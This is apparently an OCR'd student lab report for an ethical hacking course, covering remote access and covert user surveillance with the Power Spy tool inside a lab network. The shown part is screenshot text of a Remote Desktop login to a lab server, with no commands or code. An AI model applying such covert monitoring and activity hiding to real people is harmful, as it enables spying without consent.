
Lab 7


Course Name: Ethical Hacking and Offensive Security(HOD401)
Student Name: Nguyễn Trần Vinh – SE160258
Instructor Name: Mai Hoàng Đỉnh
Lab Due Date: 03/10/2023


3. Maintain Remote Access and Hide Malicious Activities


3.1 User System Monitoring and Surveillance using Power Spy


- Open Windows 10, Windows Server 2016, 2019



V2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
V2019
V2016
Recycle Bin
Acrobat Reader DC
Firefox
Filters
Best match
Remote Desktop Connection
Desktop app
Settings
Allow Remote Desktop connections only from computers with Network Level Authentication
remote desktop Connection
8:32 PM
10/5/2023
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


V2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
V2019
V2016
Recycle Bin
Acrobat Reader DC
Firefox
Google Chrome
Remote Desktop Connection
Remote Desktop Connection
Computer: 10.10.10.16
User name: None specified
Windows Security
Enter your credentials
These credentials will be used to connect to 10.10.10.16.
Jason
Remember me
OK
Cancel
8:33 PM
10/5/2023
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



V2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
V2019
V2016
Recycle Bin
Acrobat Reader DC
Firefox
Google Chrome
Remote Desktop Connection
The identity of the remote computer cannot be verified. Do you want to connect anyway?
The remote computer could not be authenticated due to problems with its security certificate. It may be unsafe to proceed.
Certificate name
Name in the certificate from the remote computer:
Server2016.CEH.com
Certificate errors
The following errors were encountered while validating the remote computer's certificate:
The certificate is not from a trusted certifying authority.
Do you want to connect despite these certificate errors?
Don't ask me again for connections to this computer
View certificate...
Yes
No
8:42 PM
10/5/2023
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
V2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
V2019
V2016
10.10.10.16
Jason M.
Please wait for the User Profile Service
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

